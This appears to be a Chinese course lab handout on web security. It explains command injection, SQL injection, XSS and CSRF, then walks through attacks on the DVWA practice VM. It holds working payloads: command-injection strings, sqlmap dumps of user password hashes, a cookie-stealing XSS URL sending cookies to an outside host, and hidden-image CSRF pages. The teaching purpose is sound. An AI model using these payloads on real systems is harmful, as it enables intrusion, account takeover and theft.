实验 4 Web 安全实验

4.1 【实验目的】

1） 理解 Web 应用工作原理

2） 理解常见 Web 漏洞原理，包括：XSS 跨站脚本、CSRF 跨站请求、命令注入、SQL 注入等

3） 掌握常用的渗透测试工具，如：OWASP ZAP(或者 Burp suite)、SQLMAP 等

4） 掌握命令注入、SQL 注入、XSS、CSRF 等漏洞利用方式

4.2 【实验内容】

1） 配置 Web 攻防实验环境；

2） 针对靶机 DVWA，进行命令注入、SQL 注入、XSS、CSRF 攻击，安全级别主要包括 Low level 和 medium level。

4.3 【实验原理】

由于 web 应用的流行，web 应用成为攻击者的重点目标之一。OWASP 会定期推出排名前十的 web 应用漏洞，其中最常见的针对 web 漏洞的攻击包括：命令注入、SQL 注入、XSS 攻击和 CSRF 攻击。实验中，将对上述漏洞进行验证。

(1) 命令注入

某些 web 应用中，web 后端会运行特定的命令并把输出结果通过 web 前端展示给用户。比如后端调用 ping 192.168.56.100 命令，展示能否 ping 通指定 IP 地址，而用户输入的是 IP 地址。如果后端没有对用户输入数据进行检查（过滤），则用户可能注入命令并获得执行结果。例如：

192.168.56.100; ls; who

会导致后面的 ls 和 who 命令被执行。而实际的注入形式可能由多种，比如用||连接命令，用&&连接命令等。具体实施时，还需要考虑目标平台的属性，比如 linux 操作系统和 windows 操作系统在后台执行多个命令是由区别的，因此需要考虑具体情况来实施命令注入。

(2) SQL 注入

与命令注入类似，SQL 注入也是由于 web 后端对用户输入处理不严格导致的。正常

情况下，用户输入不应该作为 SQL 命令执行，但是由于如果后端没有对对这种要求进行检查，攻击者就可以输入 SQL 命令，并在数据库管理系统运行特定的 SQL 语句，导致恶意操作被实施。

Web 应用开发者的本意是用户应该在如下空格处填入内容

```
SELECT Name, Salary, SSN
FROM employee
WHERE eid=' [                ] ' and password=' [                ] '
```

但是，如果用户在 eid 处输入 EID5002'#，而在 password 处输入任意的字符串呢？

```
SELECT Name, Salary, SSN
FROM employee
WHERE eid= 'EID5002' #' and password='xyz'
```

#后面的文本都将会作为注释而被忽略掉，最终的 SQL 语句如下：

```
SELECT Name, Salary, SSN
FROM employee
WHERE eid= 'EID5002'
```

上述语句将返回 eid='EID5002'用户的 Name, Salary, SSN 信息，而无需知道该 eid 对应的口令。

(3) XSS 攻击

跨站脚本攻击(Cross Site Scripting)中，攻击者利用 web 应用对用户输入检测不严格的弱点，注入恶意 JS 脚本。当用户请求涉及恶意脚本的 URL 时，恶意脚本会在用户的浏览器运行，造成用户的 cookie 被窃取等网络安全问题。XSS 通常包括：反射型 XSS，存储型 XSS 和 DOM 型 XSS。

反射型：一些网页设计的功能中，用户的输入会被反射(echo)返回给用户的 HTML 网页中。如果 web 后端不对用户的输入进行检查，则可能导致输入的脚本被反射给用户浏览器运行。如果包含的脚本是恶意的，则可能造成损失。例如：

攻击者在 evil.com 构造如下 URL：

http://victim.com/search.php?term=<script>
window.open("http://badguy.com?cookie="+document.cookie) </script>

如果用户点击该链接，或者访问包含该连接的网页，则用户浏览器发起对上述 URL 的请求，浏览器将运行其中的脚本，且符合 SOP 要求，因此会造成恶意攻击。

存储型：又称为持久型 XSS，攻击者通过 web 页面注入恶意脚本，服务器对用户输入不做处理(比如检查是否包含<script>标签等)，将用户输入存储到数据库。普通用户访问 mybank 网站，服务器响应请求，响应内容中包含了从数据库提取的恶意脚本（攻击者注入的）。用户的浏览器解析收到到 HTML 文档，运行其中嵌入的恶意脚本，则攻击被执行。因为发起的 URL 请求包含了有效的 cookie，因此 mybank 会认为是合法的请求。结果会导致用户的机密信息，如 cookie，被窃取，从而攻击者可以扮演受害者发起

对 mybank 的操作。存储型 XSS 的基本流程可以归纳为：

1) 攻击者注入恶意脚本
2) 服务器对用户输入不做处理(比如检查是否包含<script>标签等)，将用户输入存储到数据库
3) 普通用户访问 mybank 网站
4) 服务器响应请求，响应内容中包含了从数据库提取的恶意脚本（攻击者注入的）
5) 浏览器解析收到到 HTML 文档，运行其中嵌入的恶意脚本
6) 发起攻击行为，因为发起的 URL 请求包含了有效的 cookie，因此 mybank 会认为是合法的请求
7) 或者盗取用户的机密信息，如 cookie，从而攻击者可以扮演受害者发起对 mybank 的操作。

(4) CSRF 攻击

cookie 本质上是服务端生成的，存放在客户端的数据片段，广泛用于跟踪已经认证过的用户。例如，用户通过浏览器发起如下请求：

http://mybank.com/login.html?user=alice&pass=bigsecret

如果用户通过身份认证，服务端则生成一个 cookie 来关联到当前用户。后续，服务端可用通过客户端请求所携带的 cookie 来确定当前是否在与对应的客户进行数据交互。如果攻击者能够利用这种 cookie 认证机制，则可用扮演对应用户的身份。

如果用户浏览过 http://xyz.com 网站，则会在本地存储对应的 cookie。然后用户又访问了另一个网站的如下页面：

```
<HTML>
<HEAD>
<TITLE>Evil!</TITLE>
</HEAD>
<BODY>
<H1>Test Page</H1> <!-- haha! -->
<P> This is a test!</P>
<IMG SRC="http://xyz.com/do=thing.php...">
</BODY>
</HTML>
```

那么访问此网页则会触发浏览器去提取 http://xyz.com 的数据，且会带上之前存储的 cookie，server 端会以此 cookie 来验证用户的身份，从而可能会在用户不知情的情况下执行某些恶意操作。

如果将上述图片的网址替换为其它网址，也是可以的！比如嵌入的 URL 为：

http://xyz.com/moneyxfer.cgi?account=alice&amt=50&to=bob

目的是让用户点击看似正常的链接，比如平常访问过的网页，但是网页中嵌入了伪造的 URL 请求，导致用户在不知情的情况下执行了对前面访问过的站点的请求。

CSRF 攻击的步骤通常包括：

1) 用户访问 mybank.com 网站，进行身份认证完成登录，服务端响应时，响应头会带上 set-cookie 要求客户端存储 cookie，以便跟踪用户会话。注意，这个时候，用户并没有 logout myback.com 网站。
2) 用户访问 attacker.com 网站，或者是一个普通网站，但是已经被攻击者控制，因此本质上是一样的。
3) attacker 网站返回恶意网页，里面嵌入了伪造的链接，比如：<img width=“1” height=“1” src=“http://mybank.com/moneyxfer.cgi?Account=alice&amt=500000&to=DrEvil”>。
4) 用户浏览器在解析恶意网页时，会自动加载嵌入的伪造的对 mybank 网站的请求，同时会带上与伪造请求对应的 cookie
5) mybank 收到请求后，会认为是一个合法的请求，因为有合法的 cookie，因此执行 URL 指定的操作。

4.4 【实验步骤】


步骤一、环境搭建

下载 OWASPBWA 虚拟机镜像，导入 vmware。

网址：https://sourceforge.net/projects/owaspbwa/files/latest/download

靶机的网络设置为 host only，请避免使用桥架模式。

如果从宿主机进行靶机渗透，则需要确保宿主机和靶机的网络连接正确。也可以从另一台虚拟机发起渗透测试，同时也需要事先确保网络配置正确。




通过浏览器访问靶机的 IP 地址，然后从页面选择 DVWA，进入 DVWA 应用。也可

以直接访问 URL：http://192.168.121.139/dvwa/login.php。注意替换为个人环境的 IP 地址。登录到 DVWA，用户名：admin；口令：admin。

步骤二、命令注入攻击


侧边栏选择 Command Exection。

在输入框输入要 ping 的目的 IP 地址，如：192.168.121.1，结果为：



为什么 ping 不通？思考一下？

注入命令，输入数据：192.168.121.1; ls




可以看到，ls 命令确实被执行了，且输出了目录信息。表明 web 应用存在命令注入漏洞。可以尝试其它命令注入，如：192.168.121.1; id。

分析存在命令注入的原因。

提升 DVWA 的安全等级，在侧边栏选择 DVWA security，然后选择 medium 并提交。重新回到 command execution。

测试前面成功运行的命令注入，看能否再次注入成功。然而，由于提高了安全等级，系统采用了一定的防御措施，前述的命令注入方法失败。点击右下角的“view source”打开源代码，尝试分析源代码，看看是否有可以利用的漏洞。

重新进行命令注入，输入：192.168.121.1||id



表明命令注入成功。

这里需要思考命令组合的多种方式，如果后台程序过滤不严格，则总是有机可乘。

- ;分隔多个命令，执行效果等同于多个独立的命令单独执行
- &&分隔多个命令，只有左边命令成功运行（返回值为 0），才执行右边的命令
- ||分隔多个命令，只有左边命令没有成功运行（返回值为 1），才执行右边的命令

步骤三、SQL 注入攻击

SQL 注入攻击采用 sqlmap 工具进行。进入 DVWA（low security 环境），选择 SQL injection，在 User ID 输入框任意输入内容（比如：123），提交。然后通过 ZAP 可以查看请求的 URL：

http://192.168.3.31/dvwa/vulnerabilities/sqli/?id=123&Submit=Submit#

cookie 为：security=low; PHPSESSID=tl8vhenkrqr2as4ojp9trbtle4

在攻击机里输入并运行如下命令：

sqlmap -u "http://192.168.3.31/dvwa/vulnerabilities/sqli/?id=123&Submit=Submit#" --

cookie="security=low; PHPSESSID=tl8vhenkrqr2as4ojp9trbtle4" --batch

命令输出的最后部分：

```
sqlmap identified the following injection point(s) with a total of 151 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=123' OR NOT 2340=2340#&Submit=Submit

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=123' AND (SELECT 4599 FROM(SELECT COUNT(*),CONCAT(0x71706b6a71,(SELECT (ELT(4599=4599,1
))),0x717a767171,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- xsmS&Submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=123' AND (SELECT 3771 FROM (SELECT(SLEEP(5)))RNEf)-- CFXG&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=123' UNION ALL SELECT CONCAT(0x71706b6a71,0x6c6f4a544f5078737867516d754f546e4c4a534a714
94b4156626b5a6666434d416e487879685776,0x717a767171),NULL#&Submit=Submit
---
```

可以看到进行成功注入的类型。

继续查看数据库，命令：

sqlmap -u URL --cookie="xxxxxxxxxxxxxxx" --batch –dbs

```
[03:44:53] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: Apache 2.2.14, PHP 5.3.2
back-end DBMS: MySQL >= 5.0
[03:44:53] [INFO] fetching database names
[03:44:53] [WARNING] reflective value(s) found and filtering out
available databases [2]:
[*] dvwa
[*] information_schema
```

选择查看 dvwa 数据库中的表，输入命令：

sqlmap -u URL --cookie="xxxxxxxxxxxxxxx" --batch -D dvwa --tables

```
[03:48:16] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS: MySQL >= 5.0
[03:48:16] [INFO] fetching tables for database: 'dvwa'
[03:48:16] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+
```

查看 users 表中的 columns，命令：

sqlmap -u URL --cookie="xxxxxxxxxxxxxx" --batch -D dvwa -T users –columns

```
[06:26:32] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS: MySQL >= 5.0
[06:26:32] [INFO] fetching columns for table 'users' in database 'dvwa'
[06:26:32] [WARNING] reflective value(s) found and filtering out
Database: dvwa
Table: users
[6 columns]
+-----------+-------------+
| Column    | Type        |
+-----------+-------------+
| user      | varchar(15) |
| avatar    | varchar(70) |
| first_name| varchar(15) |
| last_name | varchar(15) |
| password  | varchar(32) |
| user_id   | int(6)      |
+-----------+-------------+
```

Dump users 表中的指定列，命令：

sqlmap -u URL --cookie="xxxxxxxxxxxxxx" --batch -D dvwa -T users -C "user,password" –dump

```
Database: dvwa
Table: users
[6 entries]
+---------+----------------------------------------------+
| user    | password                                     |
+---------+----------------------------------------------+
| admin   | 21232f297a57a5a743894a0e4a801fc3 (admin)     |
| gordonb | e99a18c428cb38d5f260853678922e03 (abc123)    |
| 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)   |
| pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)   |
| smithy  | 5f4dcc3b5aa765d61d8327deb882cf99 (password)  |
| user    | ee11cbb19052e40b07aac0ca060c23ee (user)      |
+---------+----------------------------------------------+
```

步骤四、CSRF 攻击

调整 DVWA 的安全等级为 low，点击 CSRF 进入“change your admin password:”攻击测试环境。右键页面，选择“view page source”，分析页面代码，可以看到表单的提交方法是“get”，因此可以构造 URL 进行参数传递。构造如下 URL：

http://192.168.121.139/dvwa/vulnerabilities/csrf/?password_new=password&password_

conf=password&Change=Change#

在浏览器发起对上述 URL 的请求，结果为：

口令修改成功，表明存在 CSRF 的可能。


编写 web 页面：

```
<html>
<title>
测试 CSRF
</title>

<body>
<img
src="http://192.168.121.139/dvwa/vulnerabilities/csrf/?password_new=adminx&password_conf=adminx&Change=Change#" border="0" style="display:none;"/>
<h1>I love 404?<h1>
<h2>file not found.<h2>
</body>
</html>
```

保存为 csrf-test.html，双击该文件(用同一浏览器打开)，看看是否完成口令修改？（注意：这里模拟用户请求某个恶意构造的页面。同学也可以把此页面部署到第一个实验的 apache 服务器，进行页面浏览）。


步骤五、存储型 XSS 攻击

将 DVWA 的安全等级调整为 low，选择 XSS stored 按钮，进入如下页面：




注意：如果生成了太多垃圾信息，可以通过 DVWA 的 setup 按钮，点击 reset db，则重置了数据库，删除了测试过程中注入的内容。

测试是否可以注入脚本并返回浏览器运行，Name 输入框：任意输入一个名字；在 Message 输入框输入：<script>alert(“You are a genius!”)</script>




提交之后，会弹出告警窗口，表明可以注入脚本。如果多次测试，所有注入的脚本每次都会全部返回给用户浏览器并执行，表明脚本是被存储了，具有持久性。也可以尝试输入：<script>alert(document.cookie)</script>，则会显示 cookie 信息。



将 DVWA 的安全等级调整为 medium，按照上述讨论进行注入：

Name 输入框：mike

在 Message 输入框输入：<script>alert("I love this course!")</script>



然而，并没有出现想要的结果。而且显示的消息部分貌似进行了过滤。那么，如何绕过这种防御措施呢？


分析源代码：

```
<?php
if(isset($_POST['btnSign']))
{
```

```
    $message = trim($_POST['mtxMessage']);
    $name    = trim($_POST['txtName']);

    // Sanitize message input
    $message = trim(strip_tags(addslashes($message)));
    $message = mysql_real_escape_string($message);
    $message = htmlspecialchars($message);

    // Sanitize name input
    $name = str_replace('<script>', '', $name);
    $name = mysql_real_escape_string($name);

    $query = "INSERT INTO guestbook (comment,name) VALUES ('$message','$name');";

    $result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre>' );
}
?>
```


可以看到有对 name 和 message 的 sanitize 操作。但是对 name 的过滤并不严格，试试从这里进行注入？但是，前端代码的限制，不允许输入超过 10 个字符!!!

采用 ZAP 进行拦截，并修改 request 数据。点击设置断点按钮，按钮由绿色变为红色。然后，从浏览器发起新的请求：

